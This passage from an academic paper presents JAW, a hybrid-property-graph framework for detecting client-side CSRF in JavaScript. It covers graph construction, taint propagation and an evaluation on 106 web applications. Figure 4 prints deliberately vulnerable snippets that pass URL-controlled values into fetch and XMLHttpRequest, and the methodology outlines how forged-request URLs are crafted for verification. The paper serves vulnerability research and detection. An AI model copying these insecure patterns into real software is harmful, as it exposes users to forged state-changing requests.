object (i.e., point-to analysis). However, it can be considerably hard to determine this by looking at the source code, as DOM trees are often generated by the same program.

(C5) Shared Third-party Code. Most modern web applications include at least one third-party JavaScript library [59], such as jQuery [12], to benefit from their powerful abstractions over the low-level browser APIs. Detection of client-side CSRF requires the ability to determine when the program performs HTTP requests, also when the program delegates low-level network operations to libraries. Similarly, library functions can be part of the data flows of a program.

To date, existing approaches are highly inefficient as they include the source code of libraries in the analysis. We observe that external libraries account for 60.55% of the total JavaScript lines of code of each web page[2], thus requiring existing techniques to re-process the same code even when visiting a new page of the same web application. An alternative approach consists of creating hand-crafted models of libraries (see, e.g., [48]). While such an approach is effective when modeling low-level browser APIs, it does not scale well to external libraries. First, external libraries are updated more frequently than browser APIs and second, there are many alternative libraries that a JavaScript program can use [31].

2.3 Overview of our Approach

To overcome our challenges, we propose *hybrid property graphs* (hereafter HPGs), a canonical, graph-based model for JavaScript programs. Also, we propose JAW, a framework that constructs HPGs starting from a seed URL, and detects client-side CSRF leveraging declarative graph traversals.

Addressing challenges. Our approach addresses our challenges as follows:

(C1) HPGs provide a uniform canonical representation for JavaScript source code, similarly as code property graphs for C/C++ [91] and PHP [33].

(C2) We define HPGs and develop JAW to enable us to perform a variety of security tasks, i.e., detection and exploratory analyses of the client-side CSRF vulnerability. We believe that decoupling the code representation (the graph) from the analysis (traversals) potentially renders JAW more suitable for reuse (like other CPG-based approaches [33, 91]). In this paper, however, we do not target nor claim the HPG reusability, as our objective is to study client-side CSRF.

(C3) HPGs captures JavaScript nuances such as event-based transfer of control by proposing the Event Registration, Dispatch and Dependency Graph (ERDDG).

(C4) HPGs captures the dynamics of the web execution environment of client-side JavaScript programs via both snapshots of the web environment (e.g., DOM trees) and traces of JavaScript events.

[2]We calculated the fraction of library lines of code over the testbed web applications of §5.1 using the crawler and the configuration of the data collection phase of §4.1.


(C5) JAW can generate reusable symbolic models of external libraries, that will be used as proxy in our HPGs.

Overview. JAW takes in input a seed URL of the application under test. Then, it uses a web crawler to visit the target. During the visit, JAW stores the JavaScript and HTML code, and monitors the execution capturing snapshots of the DOM tree, HTTP requests, registered handlers, and fired events. By using a database of known signatures for common libraries, JAW identifies external libraries and generates a symbolic model for each of them. The symbolic model consists of a mapping between elements of the library (e.g., function names) and a set of semantic types characterizing their behaviors. Then, JAW builds the HPG for each stored page, and link the HPG with the pre-generated semantic models. Finally, JAW can query the HPG for detection or interactive exploration of client-side CSRF vulnerabilities.

3 Hybrid Property Graph

This section introduces hybrid property graphs (HPGs). A HPG comprises of the *code representation* and *state values*. The code representation unifies multiple representations of a JavaScript program whereas the state values are a collection of concrete values observed during the execution of the program. We use a *labeled property graph* to model both, in which nodes and edges can have labels and a set of key-value properties. The example below shows a graph where l_i is the node label and r_j is the relationship label. Nodes and edges can store data by using properties, a key-value map.

Figure 3: Example of labeled property graph




In the rest of this section, we present how we map the code representation and state values into a graph (Sections 3.1 and 3.2), and show how we can instantiate and query such a graph to study client-side CSRF vulnerabilities (§3.3).

3.1 Code Representation

The code representation models the JavaScript source code and builds on the concept of code property graph (CPG) which combines three representations for C programs, i.e., abstract syntax tree, control flow graph, and program dependence graph [91]. Later, the same idea has been adapted to study PHP programs [33], extending CPGs with call graphs. HPGs further extend CPGs with the event registration, dispatch, and dependency graph and the semantic types.

Abstract Syntax Tree (AST). An AST is an ordered tree encoding the hierarchical decomposition of a program to its syntactical constructs. In an AST, terminal nodes represent operands (e.g., identifiers), and non-terminal nodes correspond to operators (e.g., assignments). In Figure 2, AST nodes are represented with rounded boxes. Terminal nodes are in bold-italic, whereas non-terminal nodes are all capitals. AST

Figure 2: HPG for the running example in Listing 1. The top part depicts the code representation, including the AST (black edges), CFG (green edges), IPCG (orange edges), PDG (blue edges), ERDDG (red edges), and the semantic types (blue and orange filled circles representing `WIN.LOC` and `REQ` types, respectively). Note that not all nodes and edges are shown for brevity. Edges connected to dotted boxes reflect that the edge is connected to each node within the box. The bottom part demonstrates the dynamic state values to augment the static model. Arrows between the two parts represent the link between the two models.



edges connect AST nodes to each other following the production rules of the grammar of the language, e.g., in line 10 of Listing 1, `i.addEventListener('loadInvoice', h)` is a call expression (CALL_EXP) with three children, the member expression (MMBR_EXP) `i.addEventListener`, the literal `'loadInvoice'` and an identifier `h`. AST nodes are core nodes of the code representation, providing the building blocks for the rest of the presented models.

Control Flow Graph (CFG). A CFG describes the order in which program instructions are executed and the conditions required to transfer the flow of control to a particular path of execution. In Figure 2, CFG is modeled with edges (in green) between non-terminal AST nodes. There are two types of CFG edges: conditional (from predicates and labeled with *true* or *false*) and unconditional (labeled with ε). A CFG of a function starts with a *entry* node and ends with a *exit* node, marking the boundaries of the function scope. These fragmented intra-procedural flows are connected to each other by inter-procedural *call* edges, as discussed next.

Inter-Procedural Call Graph (IPCG). An IPCG allows inter-procedural static analysis of JavaScript programs. It associates with each call site in a program the set of functions that may be invoked from that site. For example, the expression `showInvoicePrice('input')` of line 16 in Listing 1 calls for the execution of the function `showInvoicePrice` of line 14. We integrate the IPCG in our code representation with directed *call* edges, e.g., see the orange edge between the C_EXP AST node and the F_DECL AST node in Figure 2.

Program Dependence Graph (PDG). The value of a variable depends on a series of statements and predicates, and a PDG [41] models these dependencies. The nodes of a PDG are non-terminal AST nodes, and edges denote a *data*, or *control* dependency. A data dependency edge specifies that a variable, say x, *defined* at the source node is afterwards *used* at the destination node, labeled with D_x. For example, in Figure 2, variable `uri` is declared in line 3 (by VAR_DECL), and used in line 4 (in IF_STMT), and thus a PDG edge (in blue) connects them together. A control dependency edge reflects that the execution of the destination statement depends on a predicate, and is labeled by C_t, or C_f corresponding to the true, or false condition, e.g., the execution of the CALL_EXP in line 7 depends on the IF_STMT predicate in line 4.

Event Registration, Dispatch and Dependency Graph (ERDDG). The ERDDG intends to model the event-driven execution paradigm of JavaScript programs and the subtle dependencies between event handlers. In an ERDDG, nodes are non-terminal AST nodes, and we model execution and dependencies with three types of edges. The first edge models the registration of an event, e.g., line 10 in Listing 1 registers `h` as the handler for the custom event `loadInvoice`. We represent the registration of an event with an edge of type *registration* between the node C_EXP (i.e., the call site for `addEventListener`) and the node F_DECL (i.e., the statement where the function `h` is defined). The second edge models the dispatch of events. For example, line 15 in Listing 1 calls the browser API `dispatchEvent` to schedule the execution of the handler of the `loadInvoice` event type. We model the transfer of control with an edge of type *dispatch*. See, for example, the edge (in red) between the C_EXP node of line 15 and the C_EXP registering the handler in Figure 2. The last edge models dependencies between statements and events. We implement the dependency with an edge between the AST

node for the handler's declaration and the AST nodes of the handler's statements. Figure 2 shows such an edge from the F_DECL node of line 2 and the body of the function.

Semantic Types. The detection of client-side CSRF requires identifying statements that send HTTP requests, and that consume data values from pre-defined sources. We model the properties of statements via semantic types. A semantic type is a pre-defined string assigned to program elements. Then, types are propagated throughout the code, following the calculation of a program, e.g., we can assign the type `WIN.LOC` to `window.location` and propagate it to other nodes, following PDG, CFG, IPCG, and ERDDG edges. In Figure 2, we use a blue filled circle for the type `WIN.LOC` that is propagated following the D_{uri} PDG edge, i.e., the term *uri* of line 3, 4, and 5. Semantic types can also be assigned to functions to specify their behavior abstractly. For example, we can use the string `REQ` for all browser APIs that allow JavaScript programs to send HTTP requests, such as `fetch`, or `XMLHttpRequest`. HPGs model semantic types as properties of the AST node.

Symbolic Modeling. When analyzing the source code of a program, we need to take into account the behaviors of third-party libraries. We extract a symbolic model from each library and use it as a proxy for the analysis of the application code. In this work, the symbolic model is an assignment of semantic types to libraries' functions and object properties. For example, in Figure 2, we can use the semantic type `REQ` (represented with an orange filled circle) for the `asyncRequest` term, and abstract away its actual code. Also, to reconstruct the data flow of programs that use library functions, we define two semantic types modeling intra-procedural input-output dependencies of library functions. We use the semantic type $o \leftarrow i$ for functions whose input data values flow to the return value and the type $o \sim i$ for functions whose output is conditioned on the input value (e.g., by an IF_STMT). As we will show in §4, the symbolic modeling of libraries is performed automatically by JAW, who creates a mapping between the library elements and a list of semantic types.

3.2 State Values

JavaScript programs feature dynamic behaviors that are challenging to analyze via static analysis. As such, we augment HPGs to include concrete data values collected at run-time, and link them to the counterpart code representation.

Event Traces. To capture the possible set of fired events that are not modeled due to the limitations of the static analysis [46], or auto-triggered events, we augment the static model with dynamic traces of events. Event traces are a sequence of concrete incidents observed during the execution of a web page. For example, the `load` event or a network event for the response of a HTTP request. We use the trace of events fired upon the page load to activate additional *registration* edges in our ERDDG graph when possible. As shown in Figure 2, the nodes of the graph for event traces represent concrete events observed at run-time, and edges denote their ordering.

Figure 4: Examples of vulnerable code. Orange and blue boxes represent `REQ` and `WIN.LOC` semantic types, respectively.

```
1
1. var domain = validate_domain(window.location.hash);
2. fetch("https://" + domain + "/"); <-

2
1. var uri = window.location.hash;
2. var xhr = new XMLHttpRequest();
3. xhr.open("GET", uri); <-
4. xhr.send();

3
1. var uri = validate_uri(window.location.hash);
2. var xhr = new extLibraryHttpRequest();
3. let a = xhr; // alias
4. a.open("POST", uri); <-
5. var q = window.location.search;
6. a.send("q1="+q.substr(1,10)+ "&q2="+q.substr(11); <-
```

Environment Properties. Environment properties are attributes of the global `window` and `document` objects. The execution path of a JavaScript program and the values of variables may differ based on the values of the environment properties. We enrich HPGs by creating a graph of concrete values for the properties observed dynamically. We also store a snapshot of the HTML DOM tree [65]. If the value of a variable is obtained from a DOM API, the actual value can be resolved from the tree. We use the DOM tree to locate the objects that a DOM API is referencing. For example, to determine if an event dispatch is targeting a handler, we can check if the dispatch and registration is done on the same DOM object. We create a node for each environment property, and store concrete values as properties of the node. As depicted in Figure 2, we connect these nodes by edges representing a property ownership, or a parent-child relationship.

3.3 Analysis of Client-side CSRF with HPGs

Given a HPG as described in Sections 3.1 and 3.2, we now use it to detect and study client-side CSRF. We say that a JavaScript program is vulnerable to client-side CSRF when (i) there is a data flow from an attacker-controlled input to a parameter of an outgoing HTTP request *req*, and (ii) *req* is submitted on the page load.

We model both conditions using graph traversals, i.e., queries to retrieve information from HPGs. In our work, we define graph traversals using the declarative Cypher query language [3], but in this paper we exemplify Cypher syntax with set notation and predicate logic while retaining the declarative approach. A query Q contains all nodes n of HPG for which a predicate p (i.e., a graph pattern) is true, i.e., $Q = \{n : p(n)\}$. We use predicates to define a property of a node. For example, we use the predicate $hasChild(n, c)$ to say that a node n has an AST child c. Another example of predicate is $hasSemType(n, t)$, which denotes a node n with a semantic type t. Predicates can be combined to define more complex queries, e.g., via logical operators.

Detection of Client-side CSRF. The first condition for client-side CSRF vulnerability is the presence of attacker-controlled input parameters for outgoing requests. Figure 4 shows different instances of vulnerable code taken from real examples, where by construction, we assigned the `WIN.LOC` and `REQ` semantic types to AST nodes, which are shown as

blue and orange boxes, respectively. For all three cases of Figure 4, the goal is to identify the lines of code having both orange and blue labels (marked with a red arrow). At a high level, a line of code is a non-terminal AST node for JavaScript statements or declarations (e.g., EXP_STMT, VAR_DECL), that we represent with the predicate $isDeclOrStmt(n)$. Then, once we identify such an AST node n, we need to explore whether the node has two children c_1 and c_2 where one is of type `REQ` and the other is of type `WIN.LOC`. Following our notation for queries, we can write:

$$N_1 = \{n : isDeclOrStmt(n) \wedge \exists c_1, c_2,\ c_1 \neq c_2 \wedge hasChild(n,\ c_1) \wedge hasSemType(c_1,\ \text{“}REQ\text{”}),\ \wedge\ hasChild(n,\ c_2) \wedge hasSemType(c_2,\ \text{“}WIN.LOC\text{”})\} \quad (1)$$

Query 1 is not a sufficient condition to determine the presence of a client-side CSRF vulnerability, as the returned nodes may correspond to lines of code not executed at page load. We refine it with additional checks for reachability. In general, starting from a node n such that $isDeclOrStmt(n)$, we could follow backward CFG edges (both ε, $true$, and $false$) to determine whether we reach the CFG entry node. Then, whenever we reach a function definition (e.g., F_DECL), we jump to all its call sites following the IPCG call edges. But this will not be sufficient because a function can be executed when a specific event is fired. Accordingly, we need to visit backward the ERDDG edges i.e., the dependency edge, followed by the registration and the dispatch edge. We handle separately special cases where events are fired by the browsers automatically during loading a page. We keep on following backward CFG, ERDDG, and IPCG edges until either we reach the CFG entry node or when there are no longer nodes matching any of the previous criteria. We say that a node n is reachable if the CFG entry node is in the query result set.

Analysis of Vulnerable Behaviors. The previous queries can identify the general vulnerable behavior of client-side CSRF, i.e., a program that submits a HTTP request using attacker-chosen data values. However, programs may implement a variety of checks on the inputs, which can eventually influence the exploitation landscape. In Figure 4, for example, Program 1 shows a vulnerable script whose domain validation of line 1 restrains the attacker from manipulating the entire request URL. Program 2, however, shows a case where the attacker can chose the complete URL string, including the path and query string. One aspect of client-side CSRF vulnerabilities that we intend to study is to identify the extent to which an attacker can manipulate the outgoing request. For instance, if `window.location` properties flow to a request parameter without any sanitization. Query 2 captures this aspect:

$$N_2 = \{n_1 : \forall n_1 \in N_1,\ \exists n_2,\ hasPDGPath(n_2,\ n_1) \wedge isAssignment(n_2) \wedge \exists c,\ hasChildOnRight(n_2,\ c) \wedge isMemberExp(c) \wedge hasValue(c, \text{“}window.location\text{”})\} \quad (2)$$

Query 2 checks if the node n_1 returned by Query 1 is connected via PDG edges to an assignment statement whose right-hand side child is a property of the `window.location`. The predicate $hasPDGPath(n_2,\ n_1)$ specifies that there is a path from n_2 to n_1 following PDG edges, and $isAssignment(n_2)$ marks that n_2 is a VAR_DECL, or an ASSIGN_EXP node.

Another aspect to consider is the number of attacker-controllable items within a request. For example, Program 3 of Figure 4 shows a more complex example where the attacker can also control the content of the request body, increasing the flexibility to create an exploit for the vulnerable behavior. For this, a query can cluster vulnerable lines of code that belong to the same HTTP request, making use of the PDG dependencies among elements of the same request. Then, the query can count the number of attacker-controllable injection points (see, e.g., the two injection points in line 6 of Program 3 as well as the injection point in line 4).

4 JAW

In this section, we present JAW, a framework to study client-side CSRF vulnerabilities using HPGs. Starting from a seed URL of a web site, JAW visits web pages using a JavaScript-enabled web crawler to collect the web resources. During the visit, JAW also collects run-time state values. Then, given a list of user-defined semantic types and their mapping to JavaScript language tokens, JAW constructs the HPG. The construction has two phases. First, JAW identifies external JavaScript used by the program and processes it in isolation to extract a symbolic model. Then, it constructs the graph of the rest of the JavaScript code, and link elements of the JavaScript program to the state values. Finally, JAW analyzes client-side CSRF by executing queries on the HPG (§3.3). Figure 5 shows an overview of the JAW's architecture.

4.1 Data Collection


The data collection module performs two tasks: crawling to discover URLs from different user states, and collecting the JavaScript code and state values for each web page found.

Input. The input of the data collection module is a seed URL of the web application under test, and, optionally, test cases to pass the user login, e.g., as scripted Selenium tasks [17] or via trace recording [15, 16].

Crawler. We developed a crawler that uses a headless instance of Chrome [10] controlled via Selenium [17]. Starting from the seed URL, the crawler visits the web application to collect web resources and run-time execution data. It follows the iterative deepening depth-first search strategy, and terminates when no other URLs are found, or when its allocated time budget runs out (default is 24h). Optionally, if provided as input, it executes test cases before the crawling session.

JavaScript Code and State Values. When visiting each page, the crawler stores the web resources and state values every $t_i = 10$ seconds for $m = 2$ times (configurable parameters). The crawler collects the HTML page, JavaScript program, fired events, HTTP requests and responses, and the JavaScript properties explicitly shown in (bottom left of) Figure 2 for each t_i interval. While JavaScript properties are extracted via

Figure 5: Architecture of JAW.



the Selenium interface, we developed a Chrome extension for our crawler that resorts to function hooking to intercept calls to the `addEventListener` for collecting events and to the `chrome.webRequest` API to intercept the network traffic.

4.2 Graph Construction

JavaScript code and state values collected are next used to build a HPG. The built graph is imported into a Neo4j [14] database allowing for fine-grained, declarative path traversals to detect and study client-side CSRF. This section delineates technical details for constructing HPGs.

Normalizing JavaScript Code. As a first step, JAW creates a normalized JavaScript program by concatenating code segments inside the script tags and HTML attributes (i.e., *inline* JavaScript code), preserving the execution order of program segments. When combining inline code, JAW replaces inline event handler registration with `addEventListener` API.

Library Detection. To identify libraries, we use Library Detector [13], a tool that searches for known library signatures inside the execution environment (e.g., global variables)[3].

HPG Construction. JAW constructs HPGs as follows. First, a graph is created for the symbolic modeling of each detected library. This step is skipped if a symbolic model for the library already exists. Then, it creates a graph for the program under analysis. Regardless the use of the graph, the rules to construct a HPG do not change, as presented next.

1. AST—JAW uses Esprima [7], a standard-compliant ECMAScript [11] parser to generate the AST of the normalized source code. The output of Esprima is a JSON representation of the AST. In this representation, a node is a key-value dictionary with a `type` property (e.g., VAR_DECL) and edges are represented with ad-hoc dictionary keys. We mapped the JSON output to AST nodes and AST edges of our graph.

2. CFG— We extensively reviewed open-source CFG generators, such as escontrol [5], styx [18], or ast-flow-graph [1], and selected Esgraph [6] because of its popularity, and compliance with Esprima. Starting from an AST, Esgraph generates a CFG where nodes are AST nodes for statements or declarations, and an edge is labeled with `true` or `false`, for a conditional branch, or ε for a node of the same basic block.

3. PDG—JAW uses dujs [4], a def-use analysis library based on Esgraph. We modified dujs to add support for global variables, closures, and anonymous function calls. The output of dujs is a list of def-use relationships for each variable v between the AST edges, that JAW import as data dependence edges D_v in our HPG. For the control dependence edges, JAW calculates post-dominator trees [58] from the CFG, one for each statement s. Then, JAW maps each edge of the tree to C_t or C_f for the true or false branch, respectively.

4. IPCG—JAW generates the IPCG as follows. During the construction of the AST and CFG, JAW keeps track of all function definitions and call sites. Then, it associates a call site to the function definition(s) it may invoke. There are five types of call expressions in JavaScript: function calls on the global object (e.g., `foo()`), property calls (e.g., `a.foo()`, or `a['foo']()`), constructor calls (e.g., `new Foo()`), invocations via the `call()` [9], and `apply()` method [8]. For all cases, the actual function definition name may be aliased. We resolve the pointers using our PDG, and connect the call edge accordingly. If the value of the pointer is conditioned, we connect an edge to each respective function definition.

5. ERDDG—For the generation of the ERDDG, JAW keeps track of event dispatches and handler registrations during the creation of the AST and the CFG. For each event handler found, JAW creates a registration edge that connects the top-level AST node (i.e., CFG node) to the handler function, and a dependency edge connecting the handler function to statements of the body. To associate each event dispatch to a registration site, we check if they target the same DOM element. For this, we resolve the pointer on which the event is dispatched, and the pointer on which the handler is registered leveraging our PDG, and check if they refer to the same variable declaration or different variables with verbatim or semantically same values. We use the DOM snapshot to check if two different DOM queries can semantically target the same element. For example, an element can be queried with its *id*, or alternatively its *name* attribute. Once we determine that the pointers reference the same element, we connect an edge between the dispatch and registration sites.

6. Semantic Types and Propagation— The input for this step is a mapping T between a semantic type t and a signature for AST node σ, e.g., we map the type `WIN.LOC` to the JavaScript property `window.location`. For each pair $(t,\sigma) \in T$, JAW stores each type t to the AST node that is matching the signature σ. Then, JAW propagates the type t through the HPG.

Algorithm 1 propagates forward a type t from a node n to other nodes. First, the function `propagateLeft` assigns the type t to the variable v on the left-hand side (e.g., of an assignment), if any, and returns it. Then, the function

[3] We refer interested readers to Appendix A.2.

Algorithm 1: Forward semantic type propagation

```
inputs  : Node n with a variable having semantic type t.
outputs : Propagates semantic types and returns the last tainted node.
1  function propagateForward(n, t):
2      v ← propagateLeft(n, t) // taint left-hand side
3      n_t ← n // last tainted node
4      P ← propagateByPDG(n, v, t) // tainted PDG paths
5      for p_i ∈ P do
6          n_t ← p_i[p_i.length − 1] // last CFG-level tainted node
7          v_t ← getRightHandSideTaintedVariable(n_t, t)
8          if hasSymbolicFunctionCall(n_t) and hasSemanticType(n_t,
             "o<-i") then
9              o ← propagateLeft(n_t, t)
10             propagateForward(o, t) // recursion
11         end
12         if hasCallExpressionWithCallArgOfType(n_t, t) then
13             c ← traverseCallEdge(n_t, v_t, t) // call def param
14             ret ← propagateForward(c, t) // returned variable
15             if isRetStmt(ret) and hasSemanticType(ret, t) then
16                 v_left ← propagateLeft(n_t, t)
17                 if v_left is not null then
18                     propagateForward(v_left, t) // recursion
19                 end
20             end
21         end
22         if hasDispatchEdgeWithArgOfType(n_t, t) then
23             e ← traverseDispatchAndRegistrationEdges(n_t, v_t, t) //
                 handler param
24             propagateForward(e, t)
25         end
26     end
27     return n_t // last tainted node
```

`propagateByPDG` propagates t following PDG edges and returns the visited paths P. Then, for each node n_t at the end of the path $p_i \in P$, we distinguish three cases. The first case is that n_t is a function call that is modeled by the special semantic types assigned during the symbolic modeling. If so, we taint the output variable o, and recursively call `propagateForward` for o. Second, n_t is a call expression having an IPCG edge. In this case, we taint the parameter c on the function definition corresponding to the argument tainted on the call site, and call `propagateForward` for c. Then, we check if the last tainted node from the context of the function definition is a tainted return statement. If so, we call `propagateForward` for the variable v_{left} on the call site that holds the returned result. Third, n_t is an event dispatch expression that passes tainted data. In this case, we jump the dispatch and registration edges, taint the corresponding event variable, and call `propagateForward` for the variable. This process terminates when none of the above criteria holds.

JAW performs the semantic type propagation when creating both the HPG for the symbolic modeling of a library and the HPG of the rest of the code. When creating the HPG for the rest of the code, the semantic type mapping T includes the mapping created during the symbolic modeling.

Symbolic Modeling. The output of this step is a mapping of semantic types and AST nodes, which is used during the construction of a HPG for the program under analysis. Symbolic modeling starts with the construction of a HPG from the library source code. Then, after the propagation of the semantic types, JAW searches for function definitions with intra-procedural input-output relationships. More specifically, JAW identifies all non-anonymous function expressions with at least one input parameter, and track the value of its return statement(s), if any, through a backward program slicing approach. At a high level, we start from where a value is returned, flow through where it is modified, and end at where it is generated leveraging the PDG, CFG, IPCG, and ERDDG graphs. If the returned variable, say o, has a PDG *control* dependency to a function input, say i, we assign the type $o \sim i$ to the function. If we establish a PDG *data* dependency, we mark it with $o \leftarrow i$. Finally, JAW selects all function expression and object property nodes with at least one semantic type, that will be used in the HPG construction of the JavaScript code.

5 Evaluation

The overarching goal of our evaluation is to study client-side CSRF vulnerabilities and to assess the efficacy and practicality of JAW. We run JAW on 4,836 web pages, crawled from 106 popular web applications, generating HPGs for 228,763,028 LoC. During this process, we discover 12,701 forgeable client-side requests split across 87 applications. We find that seven applications suffer from at least one zero-day client-side CSRF vulnerability that can be exploited to perform state-changing actions and violate the server's integrity.

Before presenting the evaluation results, we discuss the experimental setup (§5.1) and show properties of problem space and how JAW tackled them (§5.2). Then, we report the findings of our experiments (§5.3), and finally, conclude with the analysis of JAW's results (§5.4).

5.1 Experimental Setup and Methodology

Testbed. We select web applications from the Bitnami catalog [2] that offers ready-to-deploy containers of preconfigured web applications. We choose Bitnami applications due to their popularity (e.g., see [19]), diversity, and use by prior work (e.g., see [69]). At the time of the evaluation, Bitnami contains 211 containers. We discard 105 containers without web applications and duplicates, e.g., the same web application using different web servers. The remaining 106 web applications are: 23 content management system, 15 analytics, 11 customer relationship management, ten developer tools and bug tracking, eight e-commerce, eight forum and chat, five email and marketing automation, four e-learning, three media sharing, two project management, two accounting and poll management, and 15 other. The complete list of web applications is in Appendix B.1, among which we have WordPress, Drupal, GitLab, phpMyAdmin, and ownCloud.

Then, for each web application, we created one user account for each supported levels of privilege and a Selenium test case to perform the login. In total, we created 136 test scripts, ranging from one to five test cases per application.

JAW Inputs. The inputs of JAW are the seed URLs, the Selenium test cases, and a semantic type mapping. The seed URLs contain the URLs for the user login (total of 113 login URLs), whereas the test cases are the ones we prepared when configuring the testbed. Then, for all web applications, we used the semantic types listed in Table 4 in Appendix A.1.

Methodology for Client-side CSRF Detection. We de-

ployed the web applications under evaluation locally, and instantiated JAW against each of the targets. After the data collection and creation of the HPGs, we run a set of queries to identify attacker-controllable requests. We then use additional queries to identify the request fields under the control of the attacker and the type of control. We assess the accuracy of the query results via manual verification. For each forgeable request, we load the page in an instrumented browser and verify whether the manipulated inputs are observed in the client-side requests. For example, if the request uses data values of type `WIN.LOC`, we inject a token in the vulnerable page URL and search the token in the outgoing request. After confirming the forgeability of the request, we look for its use in an attack. First, we search for server-side endpoints performing security-relevant state-changing actions, such as modifying data on the server-side storage. Then, we construct a string that, when processed by the vulnerable page, it will result in a request towards the identified endpoint. Finally, we pack the string into a malicious URL and verify whether the attack works against a web application user with a valid session, who clicks on the URL.

Methodology for Impact of Dynamic Snapshotting. We performed additional experiments to assess the impact of our dynamic snapshotting approach in (i) vulnerability detection, and (ii) HPG construction. First, we prepared a variant of JAW, hereafter referred to as JAW-static, which follows a pure static approach for HPG construction and analysis (§3.1). Specifically, JAW-static does not consider the following dynamic information: fired events, handler registrations, HTTP messages, global object states, points-to analysis for DOM queries, dynamic insertion of script tags, and the DOM tree snapshot. We repeated our evaluation using JAW-static, and determined the lower bound of false negative and false positive vulnerabilities in JAW-static by comparing it to JAW's evaluation results. Also, we compare the differences in HPG nodes, edges and properties.

Then, we logged all the fired events that are not auto-triggered and that JAW failed to find their line of code for HPG construction. Such cases are an indication of false negative edges in HPGs generated by JAW. Accordingly, we manually review all cases to uncover the reasons for false negative edges. Finally, we conducted another experiment to assess the false positive and false negative edges as a result of using the DOM tree snapshots for points-to analysis of DOM queries. For all web pages, we instrumented the JavaScript code to log the actual element a DOM query is referring to, and compared it against the value that JAW resolved. JAW uses these resolutions to create ERDDG edges, opening the possibility for both false positive and false negative edges.

5.2 Analysis of Collected Data

Size of the Analysis. Starting from 113 seed URLs, JAW extracted 4,836 web pages, ranging from 1 to 456 web pages per web application, and about 46 web pages per application. The structural analysis of these URLs reveals that 865 of them have a hash fragment, an indication that these URLs carry state information for the client-side JavaScript program—a characteristic of single-page web applications. In total, 39 web applications use URLs with hash fragments.

From the 4,836 pages, JAW extracted 228,763,028 LoC, which amounts to generating 4,836 HPGs by processing about 47,304 LoC per page. When looking at the origin of the code, we observed that the majority of it, i.e., 60.55%, is from shared libraries, e.g., jQuery (28,645 LoC per page and 138,525,092 LoC in total), whereas the remaining is application code in script tags (39.42% or 18,649 LoC per page, over 90,188,256 LoC in total) and a negligible amount is inline code (0.02% or 10 LoC per page, over 49,680 LoC in total).

Finally, at run-time, we observe that about 2.63% of the script tags are loaded dynamically (i.e., by inserting a script tag programmatically), over a total of 104,720 script tags. Also, JAW observed 51,974 events that are fired when loading the page (about 11 events per page) distributed across 46 event types, of which 38 are HTML5 types (e.g., animation and DOM mutation events) and 8 are custom. As we will show next, even if the number of run-time monitored events is negligible, their role in the analysis is fundamental.

Importance of Symbolic Modeling. The analysis of client-side programs requires to process 228,763,028 LoC of which 138,525,092 of them are for the libraries alone, about 60% of the total. Our analysis reveals that libraries are largely reused both across web applications and across pages. First, the 106 web applications in our testbed use in total 31 distinct libraries. Second, each page contains from zero to seven script libraries, with an average number of two libraries per page. Third, the total amount of code of the 31 libraries is 412,575 LoC, which is 335 times smaller than the total 138,525,092 LoC across all pages. Accordingly, pre-processing the library code to extract a symbolic model reduces by more than half (-60.37%) the effort required to generate HPGs, moving from 228,763,028 LoC to 90,650,511 (i.e., the sum of LoCs of the application, inline JavaScript, and the 31 libraries).

For each of the 31 libraries, JAW generates one HPG and extract a symbolic model. Table 1 shows an overview of the results of the symbolic modeling step. In total, JAW modeled 11,977 functions in around half an hour, half of which have the input-output relationship semantic types (i.e., 5,923 functions)—a relevant function behavior to correctly reconstruct the data flows of a program.

Role of ERDDG. In total, JAW generated 4,836 HPGs, one for each page, for a total of 508,810,412 nodes and 652,662,573 edges. Of these edges, the ones that are crucial to analyze JavaScript programs are those modeling the transfer of control via event handlers. In total, JAW identified 64,854,097 event edges (i.e., registration, dependence and dispatch) of which 6,451,582 are dispatch edges, i.e., edges modeling the intention to execute the event handlers. For comparison, the number of call edges that also transfer the control

Library	Usage %	LoC	Funcs.	*I/O*	Time (s)
JQuery	81.13%	10,872	428	238	57.54
Bootstrap	38.67%	2,377	55	55	41.07
JQuery UI	27.35%	18,706	320	320	82.33
